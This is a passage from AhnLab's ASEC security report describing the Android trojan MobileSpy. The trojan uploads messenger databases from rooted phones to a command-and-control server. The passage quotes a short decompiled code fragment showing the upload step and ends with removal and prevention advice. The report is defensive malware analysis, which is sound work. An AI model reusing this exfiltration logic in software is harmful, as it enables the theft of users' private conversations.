the app creates Ko***Manager and communicates with the server. It sends the value "80" to the server and starts Ko***Manager. Ko***Manager sends the contents saved in the relevant messenger application database on the phone to the C&C server. However, the conversation via the relevant messenger is saved in a directory that cannot be accessed by other applications, so this function only operates on the rooted phone.

```
case 30:
    v7 = new Ko***Manager();
    v7.SetConnetHost(this.m_strHost, this.m_nPort);
    if (v7.initSock() == 0) {
    } else {
      v7.SetActivity(this.m_Activity);
      v7.SendStart();
      new Thread(v7).start();
    }
    break;
```

Meanwhile, Android-Trojan/MobileSpy does not request administrator privilege. You can easily remove the app with V3 Mobile, AhnLab's established mobile antivirus software, or delete the app via Application Information.

Most malicious apps distributed via smishing tactics may be installed due to indifference or lack of attention by the user. In order to prevent personal information theft and financial loss via malicious apps, users need to use mobile antivirus software and be aware of the privileges that applications ask for upon installation.

AhnLab

ASEC REPORT

VOL.58
October, 2014

Contributors	**ASEC Researchers**	Publisher	**AhnLab, Inc.**
Editor	**Content Creatives Team**	Website	**www.ahnlab.com**
Design	**UX Design Team**	Email	**global.info@ahnlab.com**